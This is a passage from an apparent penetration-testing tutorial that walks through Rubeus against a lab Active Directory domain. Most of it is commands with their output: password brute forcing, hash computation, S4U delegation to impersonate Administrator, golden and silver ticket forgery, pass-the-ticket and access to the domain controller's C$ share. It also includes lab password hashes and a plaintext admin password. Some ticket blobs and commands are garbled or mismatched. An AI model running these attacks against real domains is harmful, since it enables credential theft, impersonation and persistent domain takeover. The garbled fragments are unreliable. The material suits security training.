8sLQK6bBKQ7ntL2Z6ay/W0k92xMwool/fBeFSU1T1/7WVZ60B2zCB2KADAgEaooHQBIHNfYHKMIHhOIHMIHBMIG+oBswGaADAg
EXoRIEEKoptI1EyrU+xtrKFTDGjSShDhMSUD0SVRFLkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQOUAAK
URGA8yMDIyMDQyNzA2NTAxMVqERgPMjAyMjA0MjcxNjUwMTFapxYDZiWmJiWnTA0MDY1MDEwXWgOGwXJ05JVEUyTE9DQUyPIT
AfoAMCAQKhGDAWGWzrcmJ0Z3QbDGLnbml0ZS5sb2NhbA= /service:LDAP/dc1.ignite.local
```

By providing in the TGT we generated in the previous step (copying in notepad and removing enters to type the ticket in a single line) we have generated a TGS successfully.



## Klist

Klist command in Windows can be used to view the tickets generated in the system. Here, when we run klist command we can see that a KRBTGT and an LDAP TGS have been generated and stored in the session.

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x5f65eb

Cached Tickets: (2)

#0> Client: harshitrajpal @ IGNITE.LOCAL
Server: krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e50000 → forwardable renewable initial pre_authent ok_as_delegate name_cano
onicalize
Start Time: 4/27/2022 12:15:50 (local)
End Time: 4/27/2022 22:15:50 (local)
Renew Time: 5/4/2022 12:15:50 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 → PRIMARY
Kdc Called: dc1.ignite.local

#1> Client: harshitrajpal @ IGNITE.LOCAL
Server: LDAP/dc1.ignite.local/ignite.local @ IGNITE.LOCAL
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicaliz
e
Start Time: 4/27/2022 12:15:50 (local)
End Time: 4/27/2022 22:15:50 (local)
Renew Time: 5/4/2022 12:15:50 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: dc1.ignite.local
```

## Renew

The renew function in Rubeus builds a TGT renewal exchange. We can specify a domain controller using the /dc flag which will be used as a destination for the renewal traffic. We can further use the **tgtdeleg** option with this and extract user's credentials without elevation and keep it alive on another system for a week by default.

/ptt flag can also be used in conjunction to apply the Kerberos

```
rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCB....bA==
```

```
C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCB...bA==
Q8MIIEOKADAgEfoQ4bDELHTklURS5MT0NBTKIhMB+gAwIBAgEYMBYbBmtYnRndBsmAwduaXRlLmxyV2Fso4ID/DCCA/igAwIBEq
EDAgECooidGSCA+YMUGN/rPP1CtPh0q1m50qW/JKV6r4ndv5BN+nP5pK3cGMCiwl0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7
TOEJ3CR6nTc0zmmIOBX7TKhMzRtPlpeQo7ynFL+MRkSNv/cn51R/z2sSFULeTbaxPQdaJYU5pb4pizPgJWAm9CaFzDT0M4rJwfE4
p+wofov7uJ+5RA0xGLD09cJoJ0YFfyWa8jMqATZfCkkgoiID2iJuhCW3nx++OUAUHbT5j90mt6RoCqHTXSfWPacByts/J1y5Z7vb
h8wNZvDL/rq8/WHnda+TzckNYKZ6bi8NcIW33hAX6150twgJfk/hxeKTqv6vGmNKWAyngxILDI+q6JBZj9hRomSkVt0PmfVKDyU1
qD3I0yBsuG579oKcYghkZjvBGmo0o8mrOY0s8HpWxuBnxqC0MUvVvsufAiQFOONGFpzf12d7wyvt0vyinR7svMfyB8EVE+KwPnzC
sjlshNW/SkeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyrrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5wWgY4bICQ
6RPEF/G/gd99dvCjFeJB+QUf4NjXfmZjma/CzzCoc4FqH0BeHyAauNx2pukfcJAaemLYuf8Ne6T4l2u76zvYX0axFNjd+fIqmufo
junPUOwFZUDUv4qau5pR8B7651z0KM50RoeFMJs4b0RjumfVscL0EPUSb+la78SPwo9E/JgJi5rvYZL5VR0+d1BjFfCMgJ/GdvD
2sEpeGIh7VF33CmgQFokruqYkTKMbILl3YmZISBdp7MC5MMfcmRlZoKa1WnF2QpmoTlt+/2zqWYREdhwKwq3U1n8Z5QCUQ33ltNr
q6wehkDKFE/ILWfkuJ7CPiEnt3cWrSL5r3v+d7D0mxxQjVjg4hhbguvIgcXVTv30wt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30
0I+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIR7MCwiq/N539W0Wp62e+C8fKx/doSCC00bRjW1ZUS4s59m1RbnNzyoVggXN
g3gqvDCIPCTwEMSutRGAUJE4F5f6pcl7/o8UKoYhfydhwGH4+HwV8xjFpB9V4EBN4qRtTHEuOKcCG2xz5nw+ZcxjvJc2LNWqMKN
nTUgnRrivemKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRLRGA0VXIdCMjDxXRTgGhPNFAwWQ
8sLQK6bBKQ7ntL2Z6ay/W0k92xMwoo/LfBeFSU1T1/7WVZ60B2zCB2KADAgEAooHQBIHMFYHKMIHhOIHIMIHBMIg+oBswGaADAg
EXoRIEEKOpIIEYrU+xtRkFTDgJSShDMSUd0SVRFkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAWUAQ0UAAK
URGA8yMDIyMDQyNzA2NTAxMVqmERgPMjAymjA0MjcxNjUwMTFapxeyDzIwMjIwNTA0MDY1MDExWqGwGwXJR05JVEUte9DQUypIT
AFoAMCAQKhGDAWgWzrcmJ0Z3QbDGLnbl0ZS5sb2NhbA==
```

/autorenew sub function will put the exchange to sleep for endTime 30 minutes and after that window automatically renew the TGT and display the renewed ticket

```
rubus.exe renew /dc:dc1.ignite.local /autorenew
```

```
C:\Users\Public>rubus.exe renew /dc:dc1.ignite.local /autorenew /ticket:doIFNDCCBTcGawIBBaEDAgEwooiERDCCBEbhggQ8M
IIEOKADAgEfoQ4bDELHTklURSSMT0NBTKIhMB+gAwIBAgEYMBYbBmtyYnRndBsMaWduaXRLmxyV2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+Y
MUGN/rPP1CtPh0q1m50qw/JKv6r4ndv5BN+nP5pK3cGMCiWl0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7TOEJ3CR6nTc0zmmIOBX7TKhMzRtlpe
Qo7ynFl+MRkSNv/cn51R/z2sSFULETbaxPQdaJYU5pb4piZPgJWAm9CafzD0M4rJwFE4p+w0fov7uJ+5RA0xGLD09cJoJ0YFyWa8jMqATZfCkkg0
iID2iJUhCW3nx++0UAUhbT5j90mt6RoCqHTXSFwPacByts/J1y5Z7vvh8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKTqv6
vGmNKWAyngxILDi+q6JBZj9hRomSkvt0PmfVKdyU1qD3I0yBsUG579oKcYGHkJzvBGmo008mr0Yos8HpWxBnxqC0MuVVsufAiQF00NGFpzf12d7wy
vt0vyinR7svMfyB8EVE+KwPnztCsjlhSNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyyrU+cM6e2q0HezJF0xQ3qA1dRvpLJ8zf
/Cy5wWgY4bICQ6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjmA/CzzCoc4FqH0BBeHyAauNx2pukfcJAaemLyuf8Ne6T4l2u76zvYX0axFNjd+fiqmufoj
unPUowFZUDUv4qau5pR8B7651z0KM50RoeFMJs4b0RjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZL5VR0+d1BjFfFCMgJ/GdvD2sEpeGIh7VF33Cm
gQF0kruqYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCUQ33ltNr6wehkdKFE/ILwfkUJ7CPiEnt3cWr
SL5r3v+d7D0mXQjVjg4hhbguvIgcXVTV30wt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK300I+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIIIR7
MCwiq/N539WOWp62e+C8fKx/doSCCOQbRjW1ZUS4s59m1RBnNZyoVggXNg3gqvDCIPCTwEMSutRGAUJE4FSf6pcl7/o8UKoYhfYdhwGH4+HwV8xjFp
B9V4EBN4qRttHEuOKcCG2xz25nw+ZcxjvJc2LNWqQmKnnTuGNrivemKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/cyQDFhAUihg
RLGA0VXIIdCMjDxXRtgGhPNFeAwWQ8sLQK6bBKQ7ntL2Z6ay/W0K92xMwool/LfBeFSU1T1/7WVZ60B2zCB2KADAgEAooHQBjHNfYHKMIHhOIHMIH
BMIG+oBswGaADAgEXoRIEEKOptIIEyrU+xtKFTDGjSShDhsMSudOSVRFLLvD0AEMh0wGKADAgEB0REwDxsNaGFyc2hpdHJhanBhbKMHAWUAQOUAA
KURGA8yMDIyMDQyNzA2NTAxMVqmEQERPMjAjMjA0MjcXNjUwMTPafxEYDzi Size: 127 x 48 MDExWqG0GwJR05JVEUuTE9DQYypITAfoAMCAQKHGDA
WGWzrcmJ0Z3QbD6Inbml0Z5Ssb2NhbA=
```

As you may now observe that after specified time interval a renewed TGT is shown

```

  (S)
  (R)
  (U)
  (B)
  (E)
  (U)
  (S)

v2.0.2

[*] Action: Auto-Renew Ticket

[*] User      : harshitrajpal@IGNITE.LOCAL
[*] endtime   : 4/27/2022 10:20:11 PM
[*] renew-til : 5/4/2022 12:20:11 PM
[*] Sleeping for 527 minutes (endTime-30) before the next renewal
```

## Brute

The brute option in Rubus can be used to perform a password bruteforce attack against all the existing user accounts in Active Directory. Many times, a same password is used with multiple accounts in real life enterprise infrastructure. So, brute option can generate multiple TGTs in those accounts having same password. /noticket can be used in conjunction with this option since no ticket is provided with this functionality. For example,

```
rubus.exe brute /password:Password@1 /noticket
```



```
C:\Users\Public>Rubeus.exe hash /domain:ignite.local /user:noob$ /password:Password@1
Rubeus.exe hash /domain:ignite.local /user:noob$ /password:Password@1

Rubeus
v2.0.2

[*] Action: Calculate Password Hash(es)

[*] Input password      : Password@1
[*] Input username     : noob$
[*] Input domain       : ignite.local
[*] Salt               : IGNITE.LOCALhostnoob.ignite.local
[*] rc4_hmac           : 64FBAE31CC352FC26AF97CBDEF151E03
[*] aes128_cts_hmac_sha1 : DC4B72AB4F9B57219F3E46E0E260983B
[*] aes256_cts_hmac_sha1 : 773A5DE4A67708244C3965C178EBE8B36411BC222090278D92319E33C9F8473F
[*] des_cbc_md5       : C89E5B831FD0864C
```

As you can see 4 different hashes have been output. Various encryption ciphers are used in conjunction with popular hashing techniques. All of these ciphers are supported in AD environment and hence, may be used in different purposes.

## S4u

We saw above how we can generate hashes using Rubeus. Now let's talk about once such attack where hashes can be used to impersonate another user and carry out delegation attacks. For a detailed write-up on delegation attacks follow the link [here](#). In short, OS post Windows server 2003 contained a Kerberos protocol extension called s4useful and s4uproxy. These protocols can be used to conduct delegation attacks. For example, in the example below, we have performed an attack called "Resource-Based Constrained Delegation" which benefits the **msDS-AllowedToActOnBehalfOfAnotherIdentity** option set in the attribute's editor. Follow the article [here](#) for full attack. In the example below, we'll use the user noob's hash and then impersonate Administrator account.

/rc4: flag is used to provide user noob's account.

/impersonateuser: User that will be impersonated by noob.

/msdssp: A valid msDS-AllowedToActOnBehalfOfAnotherIdentity value for the account. Here, the domain controller

/altservice: can be supplied to substitute one or more service names in the resulting .kirbi file.

/ptt: Injects the resulting ticket in the current terminal session

```
rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03
/impersonateuser:Administrator /msdssp:host/dc1.ignite.local /altservice:cifs
/domain:ignite.local /ptt
```

```
C:\Users\Public>Rubeus.exe hash /domain:ignite.local /user:noob$ /password:Password@1
Rubeus.exe hash /domain:ignite.local /user:noob$ /password:Password@1

Rubeus
v2.0.2

[*] Action: Calculate Password Hash(es)

[*] Input password      : Password@1
[*] Input username     : noob$
[*] Input domain       : ignite.local
[*] Salt               : IGNITE.LOCALhostnoob.ignite.local
[*] rc4_hmac           : 64FBAE31CC352FC26AF97CBDEF151E03
[*] aes128_cts_hmac_sha1 : DC4B72AB4F9B57219F3E46E0E260983B
[*] aes256_cts_hmac_sha1 : 773A5DE4A67708244C3965C178EBE8B36411BC222090278D92319E33C9F8473F
[*] des_cbc_md5       : C89E5B831FD0864C

C:\Users\Public>Rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /impersonateuser:Administrator /msdsspn:host/dc1.ignite.local /altservice:cifs /domain:ignite.local /ptt
Rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /impersonateuser:Administrator /msdsspn:host/dc1.ignite.local /altservice:cifs /domain:ignite.local /ptt

Rubeus
v2.0.2

[*] Action: S4U

[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\noob$'
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
```

This would generate a ticket for Administrator user over the specified SPN. In short, we can now act as DC.

```
[*] Impersonating user 'Administrator' to target SPN 'host/dc1.ignite.local'
[*] Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'host/dc1.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Sending S4U2proxy request to domain controller 192.168.1.2:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc1.ignite.local':

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

[+] Ticket successfully imported!
```

## Golden Ticket

Golden tickets are forged KRBTGTs (Key Distribution Service account) which can be used to forge other TGTs. This provides an attacker persistence over the domain accounts. For a detailed walkthrough on the topic you can visit the article [here](#).

To forge a golden ticket for user harshitrajpal, we first generate an AES hash (RC4 works too) using the hash command in Rubeus and then using the golden function like so. Here,

/ldap: Retrieves information of user over LDAP protocol

/user: Username whose ticket will be forged

/printcmd: displays a one liner command that can be used to generate the ticket again that just got generated

```
rubeus.exe hash /user:harshitrajpal /domain:ignite.local
/password:Password@1
rubeus.exe golden
/aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260B
EB365C /ldap /user:harshitrajpal /printcmd
```

```
C:\Users\Public>rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1

Rubeus
v2.0.2

[*] Action: Calculate Password Hash(es)

[*] Input password      : Password@1
[*] Input username     : harshitrajpal
[*] Input domain       : ignite.local
[*] Salt               : IGNITE.LOCALharshitrajpal
[*] rc4_hmac           : 64FBAE31CC352FC26AF97CBDEF151E03
[*] aes128_cts_hmac_sha1 : F599612EE131E388B93ED9EEB5C6FA66
[*] aes256_cts_hmac_sha1 : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] des_cbc_md5       : 986149983868E0D9

C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd

Rubeus
v2.0.2

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(|(objectsid=S-1-5-21-2377760704-1974907900-305204
```

As you can see various details like SID, userID, Service Key etc are being fetched over LDAP which are important to generate a ticket. PAC signing is also done and a TGT generated for harshitrajpal

```

[*] Building PAC

[*] Domain      : IGNITE.LOCAL (IGNITE)
[*] SID        : S-1-5-21-2377760704-1974907900-3052042330
[*] UserId     : 1115
[*] Groups    : 513
[*] ServiceKey : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey     : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service    : krbtgt
[*] Target     : ignite.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harshitrajpal@ignite.local'

[*] AuthTime    : 4/29/2022 11:50:34 AM
[*] StartTime   : 4/29/2022 11:50:34 AM
[*] EndTime     : 4/29/2022 9:50:34 PM
[*] RenewTill   : 5/6/2022 11:50:34 AM

[*] base64(ticket.kirbi):

doIFRzCCBU0gAwIBBaEDAgEwooiENDCCBDBhggQsMIIeKKADAgEFoQ4bDELHTklURS5MT0NBTKIhMB+g
AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID7DCCA+igAwIBEqEDAgEDooID2gSCA9a++KsJ
DTSGUkLbsRsqUtMqZDJpdMyuKJJGyGhr+9Xvprj0gBMRPe4r3U+67QCYXT+CsDDKy1ou0dKlpZTQ+NvJ
ZB8WLfainXoraIrVoIXL/YZ2Pm/cEWgqjYlKduLGyAzs7wSXLaxFrAEysgy8HW1KwdNlycD2qkLwxa6
pWER3U185RXL29hyPbxw3/QFuMwdDtAJd9wE0ibd5Unf7R6cRCIBGkqLxjVShLIqu5InZhM09wVj1jvb
yE6/QBLc1tbjgcfGLAo5FysjyBHS357+n3uM1ZmU3czEJefj+Q1EMstK00GrugDZPQW/rBcKftsYSeA4
fNF7Q9cWTrfFnJLWgmKjbCasfJiGjDYDs9ypDfevyaYZEbJxpi8ulrEEa1VWgebREWf1mL4areP5EuSg
SitUe3EhhaxlgObLP3vXAR01SwRhBXteeIdiCAL7q38LnZX1psSHpMa28eqcnaH5TZkEC5Nzq2VjncEM
cdPHbPanjtm8eLjNzVV8NGrTe/qi/idz3/T80go6tWM9CUG4CykV4zuBx7UNS+NfS7kFFQ1XaT01sNWN
h6dFubDAY6LTbAJFYVo5uaE+IdMyfF2RLFFDvhL7F1ykMtSsyUAE1f5Le/VGopH5HTCjZONLEikkES1
qLqF6UqVYwdwVAUvmqYv7Sk7ud0h9RQqp0FCAC1/1WL3s2QHK+N/U5zVIbiAWVnyM6W0Ej2dF9M7V0Z
DNU1QBZdsZpkOqVxIkcvratRQq8MP4EA9gYXRfQNL0fOnsPXUgVViuLVxNYJv3u+c69nHVWM50eVtaof
YUfYvawQlwwYUqYQVKhvQsT2t+z7e0BxUJYg5T20cyFE23wG23eUUV0Aa3uP5BkwDLK6B5yuJ0KUL

```

Also, at the end you'll see a one liner command that can be used to generate this TGT again.

```

qSEwH6ADAgECoRgwFhsGa3JidGd0GwxpZ25pdGUbG9jYWw=

[*] Printing a command to recreate a ticket containing the information used within this ticket

C:\Users\Public\rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E5
4260BEB365C /user:harshitrajpal /id:1115 /pgid:513 /domain:ignite.local /sid:S-1-5-21-237776070
4-1974907900-3052042330 /pwdlastset:"4/7/2022 11:20:07 AM" /minpassage:1 /maxpassage:42 /logonc
ount:36 /displayname:"harshitrajpal" /netbios:IGNITE /groups:513 /dc:DC1.ignite.local /uac:NORM
AL_ACCOUNT,TRUSTED_TO_AUTH_FOR_DELEGATION

```

Various other options can be used in conjunction with golden to modify the generated TGT like:

/rangeinterval: After every time specified, a new ticket will be generated.

/rangeend: Specifies the maximum time tickets will be generated for. Here, 5 days. Since rangeinterval is 1d, 5 different tickets will be generated.

For a full list of modifications, see [this page](#).

```

C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
/ldap /user:harshitrajpal /printcmd /rangeend:5d /rangeinterval:1d
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:hars
hitrajpal /printcmd /rangeend:5d /rangeinterval:1d



v2.0.2

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(!((objectsid=S-1-5-21-237760704-1974907900-3052042330-513)(na
me={31B2F340-016D-11D2-945F-00C04FB984F9})))'
[*] Attempting to mount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully mounted
[*] Attempting to unmount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully unmounted
[*] Retrieving netbios name information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'CN=Configuration,DC=ignite,DC=local' for '(&(netbiosname=*)(dnsroot=ignite.local))'
[*] Building PAC

[*] Domain : IGNITE.LOCAL (IGNITE)
[*] SID : S-1-5-21-237760704-1974907900-3052042330
[*] UserId : 1115
[*] Groups : 513
[*] ServiceKey : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service : krbtgt
[*] Target : ignite.local

```

## Silver Ticket

Silver tickets are forged Kerberos Ticket Granting Service (TGS) Tickets but with silver tickets there is no communication with the domain controller. It is signed by the service account configured with an SPN for each server the Kerberos-authenticating service runs on. For more details visit the page [here](#).

Silver ticket attack can be performed using Rubeus using silver function. Other customisations need be made like:

/service: SPN of the service ticket is being generated for

/rc4: Hash of a valid user (harshitrajpal here) which will be used to encrypt the generated ticket

/user: username of the user whose hash is provided

/creduser: User to be impersonated

/credpassword: Password of the user to be impersonated

/krbkey: used to create the KDCChecksum and TicketChecksum. This is the AES256 hmac sha1 hash in the following case.

/krbentype: type of encrypted hash used. Aes256 here.

```

rubeus.exe hash /user:harshitrajpal /domain:ignite.local
/password:Password@1
rubeus.exe silver /service:cifs/dc1.ignite.local
/rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap
/creduser:ignite.local\Administrator /credpassword:Ignite@987
/user:harshitrajpal
/krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260
BEB365C /krbtype:aes256 /domain:ignite.local /ptt

```

```

C:\Users\Public>rubeus.exe hash /domain:ignite.local /user:harshitrajpal /password:Password@1
rubeus.exe hash /domain:ignite.local /user:harshitrajpal /password:Password@1

Rubeus
v2.0.2

[*] Action: Calculate Password Hash(es)
[*] Input password      : Password@1
[*] Input username     : harshitrajpal
[*] Input domain       : ignite.local
[*] Salt               : IGNITE.LOCALharshitrajpal
[*] rc4_hmac           : 64FBAE31CC352FC26AF97CBDEF151E03
[*] aes128_cts_hmac_sha1 : F599612EE131E388B93ED9EEB5C6FA66
[*] aes256_cts_hmac_sha1 : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] des_cbc_md5       : 986149983868E0D9

C:\Users\Public>rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap
p /creduser:ignite.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal /krbkey:EA2344691D14097
5946372D18949706857EB9C5F65855B0E159E54260BEB365C /krbtype:aes256 /domain:ignite.local /ptt
rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap /creduser:igni
te.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal /krbkey:EA2344691D140975946372D18949706
857EB9C5F65855B0E159E54260BEB365C /krbtype:aes256 /domain:ignite.local /ptt

Rubeus
v2.0.2

[*] Action: Build TGS

```

This helped us generate a silver ticket for Administrator account. And as a result, we are now able to access DC machine's C drive

```
dir \\dc1.ignite.local\c$
```

```
C:\Users\Public>dir \\dc1.ignite.local\c$
dir \\dc1.ignite.local\c$
Volume in drive \\dc1.ignite.local\c$ has no label.
Volume Serial Number is 1E8E-1557

Directory of \\dc1.ignite.local\c$

02/24/2022  11:42 AM    <DIR>          inetpub
07/16/2016  06:53 PM    <DIR>          PerfLogs
03/27/2022  09:58 AM    <DIR>          Program Files
07/16/2016  06:53 PM    <DIR>          Program Files (x86)
02/24/2022  01:50 PM    <DIR>          Shares
02/24/2022  11:43 AM    <DIR>          Users
04/04/2022  10:06 PM    <DIR>          Windows
                0 File(s)        0 bytes
                7 Dir(s)  52,225,916,928 bytes free

C:\Users\Public>whoami
whoami
ignite\harshitrajpal
```

## Ticket Management

Rubeus contains multiple ticket management options that may aid a pentester to conduct operations effectively and stealthily. As a pentester, we need to manage our generated tickets.

### Ptt

The Rubeus ptt option can import the supplied ticket in command line. The /ptt can also be used in conjunction with other options that output tickets. For example,

```
rubeus.exe ptt /ticket:doIFNDCCBTCgAwI...bA==
```

```
rubeus.exe ptt /ticket:doIFNDCCBTCgAwIBBaEDAgEwoOIERDCCBEbhggQ8MIIEOKADAgEFoQ4bDELHTKlURS5MT0NBTKIhMB+gAwIB
AqEYMBYbBmtyYnRndBsMaWduaXRLLmxyY2Fso4ID/DCCA/igAwIBEqEDAgECoID6gSCA+ZLWYcn2if6qTydVpeLdJTMInu3Beh9Am5mOY1
